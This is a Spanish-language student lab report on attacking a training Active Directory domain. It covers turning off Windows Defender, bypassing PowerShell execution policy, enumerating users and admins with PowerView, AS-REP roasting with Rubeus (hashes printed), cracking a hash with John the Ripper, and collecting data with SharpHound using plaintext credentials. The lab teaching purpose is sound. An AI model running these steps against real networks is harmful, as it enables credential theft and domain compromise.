

REGIONAL ANTIOQUIA
CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTION DE REDES DE DATOS
2803649

Active Directory

Presentado por:
Julian Escobar Manrique

Medellín, 2024

PASO 1

Configuración de Máquina Windows 10:


Verifica la Conexión de Red:

Ambas máquinas (Windows 10 y el servidor AD) deben estar en la misma red o segmento.

1.Resolución de Nombres del Dominio

-Se Agrega la dirección IP del AD como el DNS en la máquina Windows 10 para garantizar que pueda comunicarse correctamente con el entorno del dominio.

-Al configurar el servidor AD como el DNS de la máquina Windows 10, esta podrá resolver correctamente el nombre del dominio (cs.org).



```
Símbolo del sistema
Microsoft Windows [Versión 10.0.19041.450]
(c) 2020 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Julian>ping 172.16.1..21
La solicitud de ping no pudo encontrar el host 172.16.1..21. Compruebe el nombre y
vuelva a intentarlo.

C:\Users\Julian>ping 172.16.1.51

Haciendo ping a 172.16.1.51 con 32 bytes de datos:
Respuesta desde 172.16.1.51: bytes=32 tiempo=3ms TTL=128
Respuesta desde 172.16.1.51: bytes=32 tiempo=6ms TTL=128
Respuesta desde 172.16.1.51: bytes=32 tiempo=14ms TTL=128
Respuesta desde 172.16.1.51: bytes=32 tiempo=7ms TTL=128

Estadísticas de ping para 172.16.1.51:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
            (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 3ms, Máximo = 14ms, Media = 7ms

C:\Users\Julian>
```


2. Desactivación de Windows Defender

Desactivar W-D para evitar interferencias durante la explotación. Esto permitirá realizar pruebas sin que el sistema de seguridad bloquee herramientas o scripts necesarios para la evaluación.

-Se puede realizar desde la Configuración de Windows o Usando PowerShell. Se utilizó PowerShell para realizar la desactivación:

-Ejecutar PowerShell como administrador.


-Comando: Set-MpPreference -DisableRealtimeMonitoring \$true



3. PowerShell -ep bypass

-El uso de este comando tiene como propósito desactivar temporalmente las restricciones de ejecución de scripts en PowerShell, permitiendo la ejecución de herramientas y scripts necesarios para la explotación.

-Comando: Powershell -ep Bypass




Nota: Antes del siguiente paso se debe tener la carpeta compartida por el instructor "Tools2"

4. Import-Module C:\Users\Julian\Desktop\Tools2\CRTE\PowerView.ps1

(copiando la ruta de la carpeta donde se encuentra la herramienta Tools2) fue ejecutado con el objetivo de cargar y utilizar el módulo PowerView para realizar una enumeración de usuarios en Active Directory (AD). Este proceso es para obtener información sobre las cuentas de usuario e identificar objetivos de interés, como cuentas con privilegios elevados.

Comando: Import-Module C:\Users\Julian\Desktop\Tools2\CRTE\PowerView.ps1



PowerView es una herramienta para pruebas de penetración y auditorías de seguridad para explorar y enumerar recursos dentro de un entorno A-D. Facilita la recolección de información que puede ayudar a detectar vulnerabilidades en la

infraestructura de la red, así como identificar oportunidades para escalar privilegios o realizar movimientos laterales dentro de un dominio comprometido.

5. Uso de runas.exe

Dado que el sistema no está unido al dominio, se utilizó *runas.exe* para ejecutar herramientas y comandos como si se estuviera dentro del dominio, facilitando la interacción con el entorno A-D de manera controlada.

```
PS C:\Windows\system32> runas.exe
USO DE RUNAS:

RUNAS [ [/noprofile | /profile] [/env] [/savecred | /netonly] ]
/user:<nombre_usuario> programa

RUNAS [ [/noprofile | /profile] [/env] [/savecred] ]
/smartcard [/user:<nombre_usuario>] programa

RUNAS /trustlevel:<nivel_confianza> programa

/noprofile      Especifica que el perfil de usuario no debe cargarse.
                  Esto permite que las aplicaciones se carguen más
                  rápidamente, pero puede ocasionar que algunas aplicaciones
                  no se ejecuten correctamente.
/profile        Especifica que el perfil de usuario debe cargarse.
                  Estos son los valores predeterminados.
/env            Usar el entorno actual en lugar del de los
                  usuarios.
/netonly        Usar si las credenciales especificadas son solo
                  para acceso remoto.
/savecred       Usar las credenciales guardadas previamente
                  por el usuario.
/smartcard      Usar si las credenciales serán proporcionadas desde
                  una tarjeta inteligente.
/user           <Nombre_usuario> debe tener el formato USUARIO@DOMINIO
                  o DOMINIO\USUARIO
/showtrustlevels Muestra los niveles de confianza que se pueden usar
                  como argumentos para /trustlevel.
/trustlevel     <Nivel> debe ser uno de los niveles enumerados
                  en /showtrustlevels.
programa        Línea de comandos para EXE. Consulte los siguientes
                  ejemplos.

Ejemplos:
> runas /noprofile /user:mymachine\administrator cmd
> runas /profile /env /user:mydomain\admin "mmc %windir%\system32\dsa.msc"
> runas /env /user:usuario@dominio.microsoft.com "notepad \"%mi_archivo.txt\""

NOTA: Escriba la contraseña de usuario solo cuando se le pida
NOTA: /profile no es compatible con /netonly.
NOTA: /savecred no es compatible con /smartcard.
PS C:\Windows\system32>
```

-Luego se ejecuta un comando en PowerShell bajo las credenciales de un usuario específico (temp@cs.org) en el contexto del dominio remoto, sin cargar el perfil de usuario y limitando la ejecución a operaciones de red.

Comando: runas /noprofile /netonly /user:temp@cs.org 'powershell -ep bypass'

```
PS C:\Windows\system32> runas /noprofile /netonly /user:temp@cs.org 'powershell -ep bypass'
Escriba la contraseña para temp@cs.org:
Intentando iniciar powershell -ep bypass como usuario "temp@cs.org" ...
PS C:\Windows\system32>
```

6. Nueva Terminal Tras Uso de runas

-El objetivo de la anterior acción fue abrir una nueva terminal utilizando el comando runas, con el usuario temp@cs.org, y luego ejecutar PowerShell con la política de ejecución configurada en bypass.

```
Administrador: powershell -ep bypass (ejecutándose como temp@cs.org)
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Windows\system32> Import-Module C:\Users\Julian\Desktop\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32>
```

-En esta nueva terminal, se ejecuta nuevamente el comando powershell -p bypass para asegurarse de que la política de ejecución estuviera desactivada y permitir la ejecución de scripts sin restricciones.

-También en la nueva terminal, se cargó el módulo PowerView para continuar con la enumeración y exploración del Active Directory.

Nota: Ya estando dentro de la nueva terminal del usuario temp se puede empezar a buscar información dentro del dominio.

7. Enumeración

-El comando *Get-DomainGroupMember -Server cs.org -Identity "Administradores" -Recurse*. Fue utilizado para identificar usuarios privilegiados, Permite descubrir todas las cuentas, directas o indirectas, que tienen privilegios administrativos en el dominio.

```
PS C:\Windows\system32> Get-DomainGroupMember -Server cs.org -Identity "Administradores" -Recurse

GroupDomain      : cs.org
GroupName        : Administradores
GroupDistinguishedName : CN=Administradores,CN=Builtin,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : backdoor1
MemberDistinguishedName : CN=backdoor1,CN=Users,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1260

GroupDomain      : cs.org
GroupName        : Administradores
GroupDistinguishedName : CN=Administradores,CN=Builtin,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : andres-profe
MemberDistinguishedName : CN=andres-profe,OU=USUARIOS,OU=SENA,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1257

GroupDomain      : cs.org
GroupName        : Administradores
GroupDistinguishedName : CN=Administradores,CN=Builtin,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : isaR
MemberDistinguishedName : CN=isaR,OU=USUARIOS,OU=SENA,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1215
```

-El comando *Get-NetUser -Server cs.org | Select-Object samAccountName, description*. Fue utilizado para recopilar información de usuarios, Obtener una lista de cuentas en el dominio objetivo, Buscar posibles contraseñas, Identificar usuarios válidos y posibles cuentas sensibles para ataques posteriores (como password spraying o fuerza bruta).

```
PS C:\Windows\system32> Import-Module C:\Users\Julian\Desktop\Tools\PowerView.ps1
PS C:\Windows\system32> Get-NetUser -Server cs.org | Select-Object samAccountName, description

samaccountname  description
-----
Administrador   Cuenta integrada para la administración del equipo o dominio
Invitado        Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt          Cuenta de servicio de centro de distribución de claves
jennette.rowena
sabna.loni
mil.halimeda
amalle.lory
cora.audrie
hazel.ruthanne
claudelle.georgina
britney.norrie
hildegardemarjory
calley.leonard
helga.devina
```

-El comando *Get-NetUser -Domain cs.org -Server 172.16.1.51* fue utilizado para realizar una enumeración de usuarios en el dominio cs.org mediante PowerView, especificando el Domain y el Dominio. Esto se hizo porque la máquina en la que se está ejecutando la simulación no está unida al dominio, pero aún se desea interactuar con el A-D del dominio remoto.

```
PS C:\Windows\system32> Get-NetUser -Domain cs.org -Server 172.16.1.51

logoncount      : 27
badpasswordtime  : 21/11/2024 10:05:14 a. m.
description     : Cuenta integrada para la administración del equipo o dominio
distinguishedname : CN=Administrador,CN=Users,DC=cs,DC=org
objectclass     : {top, person, organizationalPerson, user}
lastlogontimestamp : 13/11/2024 9:05:52 a. m.
name            : Administrador
objectsid       : S-1-5-21-3125701002-1384462348-288929791-500
samaccountname  : Administrador
admincount      : 1
codepage        : 0
samaccounttype  : USER_OBJECT
accountexpires  : NEVER
countrycode     : 0
whenchanged     : 13/11/2024 2:23:21 p. m.
instancetype    : 4
objectguid      : 855878a3-7239-4c66-9d8a-13dbe0339646
lastlogon       : 21/11/2024 10:05:33 a. m.
lastlogoff      : 31/12/1600 7:00:00 p. m.
objectcategory  : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata : {13/11/2024 2:23:21 p.m., 13/11/2024 2:23:21 p.m., 13/11/2024 1:59:30 p.m., 1/01/1601 6:12:16 p.m.}
memberof        : {CN=Propietarios del creador de directivas de grupo,CN=Users,DC=cs,DC=org, CN=Admins. del dominio,CN=Users,DC=cs,DC=org, CN=Administradores de empresas,CN=Users,DC=cs,DC=org,
```

-El comando *Get-NetDomainController -Domain cs.org -Server 172.16.1.51* fue utilizado para obtener información sobre los controladores de dominio en el dominio cs.org al realizar una consulta directa al servidor de Active Directory con la IP 172.16.1.51

```
PS C:\Windows\system32> Get-NetDomainController -Domain cs.org -Server 172.16.1.51

pwdlastset      : 13/11/2024 8:59:46 a. m.
logoncount      : 38
serverreferencebl : CN=SERVER,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=cs,DC=org
badpasswordtime  : 31/12/1600 7:00:00 p. m.
distinguishedname : CN=SERVER,OU=Domain Controllers,DC=cs,DC=org
objectclass      : {top, person, organizationalPerson, user...}
lastlogontimestamp : 13/11/2024 9:00:10 a. m.
name            : SERVER
objectsid        : S-1-5-21-3125701002-1384462348-288929791-1000
samaccountname   : SERVER$
localpolicyflags  : 0
codepage         : 0
samaccounttype    : MACHINE_ACCOUNT
whenchanged      : 15/11/2024 1:55:29 p. m.
accountexpires    : NEVER
countrycode       : 0
operatingsystem   : Windows Server 2019 Datacenter Evaluation
instancetype      : 4
msdfs-computerreferencebl : CN=SERVER,CN=Topology,CN=Domain System Volume,CN=DFS-GlobalSettings,CN=System,DC=cs,DC=org
```

-El comando *Get-DomainComputer -Domain cs.org -Server 172.16.1.51* fue utilizado para realizar una enumeración de las computadoras registradas en el dominio cs.org mediante la herramienta PowerView.

```
PS C:\Windows\system32> Get-DomainComputer -Domain cs.org -Server 172.16.1.51

pwdlastset      : 13/11/2024 8:59:46 a. m.
logoncount      : 38
serverreferencebl : CN=SERVER,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=cs,DC=org
badpasswordtime  : 31/12/1600 7:00:00 p. m.
distinguishedname : CN=SERVER,OU=Domain Controllers,DC=cs,DC=org
objectclass      : {top, person, organizationalPerson, user...}
lastlogontimestamp : 13/11/2024 9:00:10 a. m.
name            : SERVER
objectsid        : S-1-5-21-3125701002-1384462348-288929791-1000
samaccountname   : SERVER$
localpolicyflags  : 0
codepage         : 0
samaccounttype    : MACHINE_ACCOUNT
whenchanged      : 15/11/2024 1:55:29 p. m.
accountexpires    : NEVER
countrycode       : 0
operatingsystem   : Windows Server 2019 Datacenter Evaluation
```

Paso 2

-Rubeus es una herramienta utilizada para interactuar con Kerberos y realizar diversas operaciones en el entorno de A-D. En este caso, se utilizó para identificar usuarios fuera del dominio, lo cual puede ayudar a descubrir cuentas huérfanas o con configuraciones erróneas que podrían presentar una vulnerabilidad.

-Primero, navegamos a la ruta de la carpeta donde se encuentra la herramienta Rubeus en la máquina Kali.

```
PS C:\Users\Julian\Desktop> cd C:\Users\Julian\Desktop\Tools2\CRTE
PS C:\Users\Julian\Desktop\Tools2\CRTE> .\Rubeus.exe

RUBEUS
v2.2.1

Ticket requests and renewals:

  Retrieve a TGT based on a user password/hash, optionally saving to a file or applying to the current logon session or a specific LUID:
  Rubeus.exe asktgt /user:USER /password:PASSWORD [/entype:DES|RC4|AES128|AES256] [/des:HASH] [/rc4:HASH] [/aes128:HASH] [/aes256:HASH] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/luid] [/nopac] [/oldsam] [/proxyurl:https://KDC_PROXY/kdcproxy]

  Retrieve a TGT based on a user password/hash, start a /netonly process, and to apply the ticket to the new process/logon session:
  Rubeus.exe asktgt /user:USER /password:PASSWORD [/entype:DES|RC4|AES128|AES256] [/des:HASH] [/rc4:HASH] [/aes128:HASH] [/aes256:HASH] /createnetonly:C:\Windows\System32\cmd.exe [/show] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nopac] [/oldsam] [/proxyurl:https://KDC_PROXY/kdcproxy]

  Retrieve a TGT using a PKIS12 certificate, start a /netonly process, and to apply the ticket to the new process/logon session:
  Rubeus.exe asktgt /user:USER /certificate:C:\temp\leaked.pfx /password:STOREPASSWORD /createnetonly:C:\Windows\System32\cmd.exe [/getcredentials] [/servicekey:KRBtgtKEY] [/show] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nopac] [/proxyurl:https://KDC_PROXY/kdcproxy]

  Retrieve a TGT using a certificate from the users keystore (Smartcard) specifying certificate thumbprint or subject, start a /netonly process, and to apply the ticket to the new process/logon session:
  Rubeus.exe asktgt /user:USER /certificate:f063e6f4798af085940b6c9d82ba3999c7ebac /createnetonly:C:\Windows\System32\cmd.exe [/show] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nopac]
```

-Se realiza un ataque de AS-REP Roasting en el dominio cs.org. Este ataque permite obtener hashes de contraseñas de cuentas de usuario en A-D que están configuradas para no requerir un Ticket Granting Ticket (TGT). Este ataque es útil para obtener hashes de contraseñas de cuentas sin una contraseña de Kerberos predefinida.

Comando: .\Rubeus.exe asreproast /domain:cs.org

```
PS C:\Users\Julian\Desktop\Tools2\CRTE> .\Rubeus.exe asreproast /domain:cs.org

Rubeus
v2.2.1

[*] Action: AS-REP roasting
[*] Target Domain : cs.org
[*] Searching path 'LDAP://SERVER.cs.org/DC=cs,DC=org' for '((&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194384)))'
[*] SamAccountName : candie.klaus
[*] DistinguishedName : CN=Candie Klaus,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\candie.klaus'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$candie.klaus@cs.org:97C3B04CD666EFA56558B6695408E95CF3FA43866F9D04
9F4064A6F3329620F20143FEE18205A350070B38081C65CF12034060F2DC5F01ACF2BE7973E
F324F48E9E963F53B8642DC34E5BAA49871658797A6F2C0E2A15AA3E0970D089DC2E8F2AC3
780C0F12037402192477C71F18081F6566378F608E8F8AC7C44C2A8E89F306G0A0A113
B5FCABE862420074733588986AE3A420E951539387C1A8100CF80365524F9853220439A4678B39
AE0C4E6C0A44806C2306A3D33090F0F0615500785633D2E908044C3FCAD38034C8F3797A853F
A3A38FC690858806AF43069CE13F6A7
```

-Las cuentas candie.klaus, katey.josey, maybelle.leonora y svc_http tienen habilitada la opción pre-autenticación desactivada, lo que las hace vulnerables al ataque AS-REP Roasting.

-Los hashes de los tickets TGT obtenidos para estas cuentas están listados en el resultado.

```
[*] SamAccountName : maybelle.leonora
[*] DistinguishedName : CN=Maybelle Leonora,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\maybelle.leonora'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$maybelle.leonora@cs.org:4025F74C9AC7F6E8527CC5B203D44285E7B86430E45
B3D49E120E27D0F190E4FA705815A90A825ED2E768316025D6892D57823FB8E708D27293EE0A18C3
476B0059FEEDFD2F048BC41F12487BDAF96ACD18224722404E81F770E63D177DCA39778AC236D6A06
C64E8A3610467C9571F1789F5F80476B3D8227D660579C5F35C9ED74838E264C84E95A8D72A2E08
8940B06E06EDF00812638B229C9884C33F2BE6706AAEA1C4CE79D080A7FDCB5C7DD68D46AFAF048
5B3AFA6AEC5E208F591F7884D684144F88806C1290ECC71020F30F5886EDAA0374020457829F0
87370D61135D241229207B55D6433731424

[*] SamAccountName : svc_http
[*] DistinguishedName : CN=Servicio HTTP,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\svc_http'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$svc_http@cs.org:E41120D013EC267ACECAF4C82EA7789591EB16B2B9BA7FA08705
286D0C849C0FCB083D70C532A8A8CCB6476FAF5E140F8FC5918F881AE1BDC65DF8D674790810
4719526248D630261818018C424ED5A797EA895BE7D79A838F7689E84D04615CA7D216FE3205B0
AD1900415EF00038F399CB5C7271CC10504DAA0E8883547B0732DEB5A4F0BF2F299416660FCBE
36331D02CDC5F3ACD0274EE7EE5016C243DA34BF8D8931DE5FCFED4F0C39A8026FE0D9B70806659
9A9DB8C606EE1D2D01F1584D11D760106FEB0368588C5D01D866FED7DCA9A989B6BD1087A6B5E8
C8FB55F827BC0D087A5511FF19A


PS C:\Users\Julian\Desktop\Tools2\CRTE>
```

-Después de obtener los hashes con la herramienta Rubeus nos pasamos a la máquina de Kali Linux y se pegaron cada uno en un archivo nuevo.

```
(root@kali) ~# cat newhash1.txt
$krb5asrep$katery.josey@cs.org:0C1A6ABFF4881F5855E9BAE23CF70C422D901D1ACA305F6D10FAF83D63C13214D4457F8570680032A248991564A361179DC221740179DCFE89CE31229BACF02BC3C72C1A00F7187
D73357D89A59FE4627863AD23295113916952EA9FD2855793A7685E26E8EA57839043F904ED229D5DACS7235D1C9351A478DCBAE58B239D4F9D0CD9AC73E15F95AB3A874B26ADD0651BBD6A8D1609148779B08856947E
9123657E7F34538FED8AABE24303B10D6E0F792273A35BFC82F7C49393AE70822E174DA37AFC66B66E61F35C2385CE88EA5E994187E68B8FE0D2D5A73BA43028D64AB9EEF07B394F1B6B46BF17BAAA460

(root@kali) ~#
```

Nota: Se descomprimir el diccionario de contraseñas rockyou



-Una vez que los hashes fueron almacenados correctamente en el archivo, se utilizó John the Ripper para intentar descifrar las contraseñas de las cuentas. (importante saber la ruta en la que se descomprimió el diccionario rockyou)

Comando: john --wordlist=Documents/rockyou.txt newhash1.txt

```
(root@kali)~[/home/kali]
# john --wordlist=Documents/rockyou.txt newhash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwer1234 ($krb5asrep$katy.josey@cs.org)
1g 0:00:00:00 DONE (2024-11-21 12:32) 33.33g/s 153600p/s 153600c/s 153600C/s newzealand..class08
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nota: Archivo de configuración para cuando no descargue algún archivo de internet

```
(root@kali)~[/home/jescobar]
# cd /etc/apt
# ls
apt.conf.d  keyrings  sources.list  sources.list-
auth.conf.d  preferences.d  sources.list.d  trusted.gpg.d
# nano apt.conf.d
# nano sources.list
```

Paso 3 Uso de BloodHound en maquina Kali Linux

-BloodHound es una herramienta de reconocimiento y explotación de Active Directory, utilizada para mapear y visualizar relaciones de permisos y relaciones de confianza en un dominio. BloodHound se utilizó para identificar posibles rutas de escalada de privilegios y movimiento lateral.

-BloodHound es una herramienta de código abierto diseñada para ayudar a los administradores de seguridad y pentesters a identificar rutas de privilegios elevados dentro de A-D. Utiliza una base de datos que contiene información sobre los permisos de usuario y grupo dentro de un AD para encontrar relaciones de confianza y rutas de escalada de privilegios.

Instalación

-Se investigo en la página de Bloodhound

Comando: apt update && sudo apt install -y bloodhound

```
(root@kali)~[/etc/apt]
# apt update && sudo apt install -y bloodhound
Get:1 https://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 https://kali.download/kali kali-rolling/main amd64 Packages [20.3 MB]
Get:3 https://kali.download/kali kali-rolling/main amd64 Contents (deb) [49.4 MB]
Get:4 https://kali.download/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 https://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [2 74 kB]
Get:6 https://kali.download/kali kali-rolling/non-free amd64 Packages [197 kB]
Get:7 https://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [ 876 kB]
Get:8 https://kali.download/kali kali-rolling/non-free-firmware amd64 Package s [10.6 kB]
Get:9 https://kali.download/kali kali-rolling/non-free-firmware amd64 Content s (deb) [23.1 kB]
Fetched 71.2 MB in 23s (3,043 kB/s)
1234 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer require d:
```


-**Iniciar el Servicio de Neo4j:** Una vez instalado Neo4j, se inicia el servicio. Siempre a utilizar se debe volver a iniciar.



```

neo@neo:~$ sudo systemctl start neo4j
neo@neo:~$ sudo systemctl status neo4j
● neo4j.service - Neo4j Database
   Loaded: loaded (/etc/systemd/system/neo4j.service; enabled; vendor preset: enabled)
   Active: active (running) since 2024-11-15 15:31:11; 1min 10s ago
     Main PID: 1000 (java)
       CGroup: /systemd/system/neo4j.service
              └─ 1000 java -Xms1g -Xmx1g -XX:+UseG1GC -XX:-OmitStackTraceForDeepStackTraces -Dneo4j.conf=/etc/neo4j/neo4j.conf -Dneo4j.home=/usr/share/neo4j -Dneo4j.plugins=/usr/share/neo4j/plugins -Dneo4j.data=/usr/share/neo4j/data -Dneo4j.certificates=/usr/share/neo4j/certificates -Dneo4j.licenses=/usr/share/neo4j/licenses -Dneo4j.run=/usr/lib/neo4j/run

   Start: 2024-11-15 15:31:11.255+0000
   Process: 1000 /usr/lib/neo4j/run (main)
   Unit: neo4j.service
   Description: Neo4j Database
   Documentation: https://neo4j.com/docs/
   ExecStart: /usr/lib/neo4j/run
   ExecReload: /usr/lib/neo4j/run
   KillMode: kill
   Restart: on-failure
   RestartSec: 10s
   Stop: 2024-11-15 15:31:11.657+0000
   StopSec: 10s
   Status: "Starting Neo4j..."
   SyslogIdentifier: neo4j
   SystemdVersion: 253
   _NEO4J_CONF: /etc/neo4j/neo4j.conf
   _NEO4J_HOME: /usr/share/neo4j
   _NEO4J_PLUGINS: /usr/share/neo4j/plugins
   _NEO4J_DATA: /usr/share/neo4j/data
   _NEO4J_CERTIFICATES: /usr/share/neo4j/certificates
   _NEO4J_LICENSES: /usr/share/neo4j/licenses
   _NEO4J_RUN: /usr/lib/neo4j/run

```


-Nos registramos e iniciamos sesión utilizando las credenciales predeterminadas. Posteriormente, se cambia la contraseña por razones de seguridad



-Transferencia de Archivo desde Windows 10 a Kali Linux para Uso en BloodHound

El objetivo de este paso es transferir un archivo desde la máquina Windows 10 a la máquina Kali Linux para luego cargarlo en BloodHound y realizar el análisis de los datos recolectados desde el dominio A-D.

-Una vez en PowerShell, buscamos la ruta donde se encuentra la herramienta BloodHound.



```

PS C:\Windows\system32> cd C:\Users\Julian\Desktop\Tools2\CRTE\BloodHound-master
PS C:\Users\Julian\Desktop\Tools2\CRTE\BloodHound-master>

```

-Ejecución de SharpHound,

Es la herramienta de recolección de datos de BloodHound, desde la carpeta (Tools2). SharpHound recolecta información sobre el dominio de Active Directory, incluyendo relaciones de confianza, privilegios de usuarios y grupos, y posibles rutas de escalada de privilegios.

```
PS C:\Users\Julian\Desktop\Tools2\CRTE\BloodHound-master\Collectors> .\SharpHound.exe -h
2024-11-21T11:10:35.0317588-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
d
SharpHound 1.1.0
Copyright (C) 2024 SpecterOps

ERROR(S):
Option 'h' is unknown.

-c, --collectionmethods      (Default: Default) Collection Methods: Group, LocalGroup, LocalAdmin, RDP, DCOM,
                             PSRemote, Session, Trusts, ACL, Container, ComputerOnly, GPOLocalGroup, LoggedOn,
                             ObjectProps, SPNTargets, Default, DCOnly, All
-d, --domain                  Specify domain to enumerate
-s, --searchforest            (Default: false) Search all available domains in the forest
--stealth                     Stealth Collection (Prefer DCOnly whenever possible!)
-f                             Add an LDAP filter to the pregenerated filter.
--distinguishedname           Base DistinguishedName to start the LDAP search at
--computerfile                Path to file containing computer names to enumerate
--outputdirectory             (Default: .) Directory to output file too
```

-Luego utilizamos el siguiente comando para descargar la información del Dominio:

Comando: `.\SharpHound.exe -d cs.org --domaincontroller 172.16.1.51 --ldapusername temp --ldappassword temp`

```
PS C:\Users\Julian\Desktop\Tools2\CRTE\BloodHound-master\Collectors> .\SharpHound.exe -d cs.org --domaincontroller 172.16.1.51 --ldapusername temp --ldappassword temp
2024-11-21T11:22:03.3447468-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-11-21T11:22:03.4556285-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-21T11:22:03.4692787-05:00|INFORMATION|Initializing SharpHound at 11:22 a. m. on 21/11/2024
2024-11-21T11:22:03.8177005-05:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-21T11:22:03.8468579-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-21T11:22:03.8749562-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
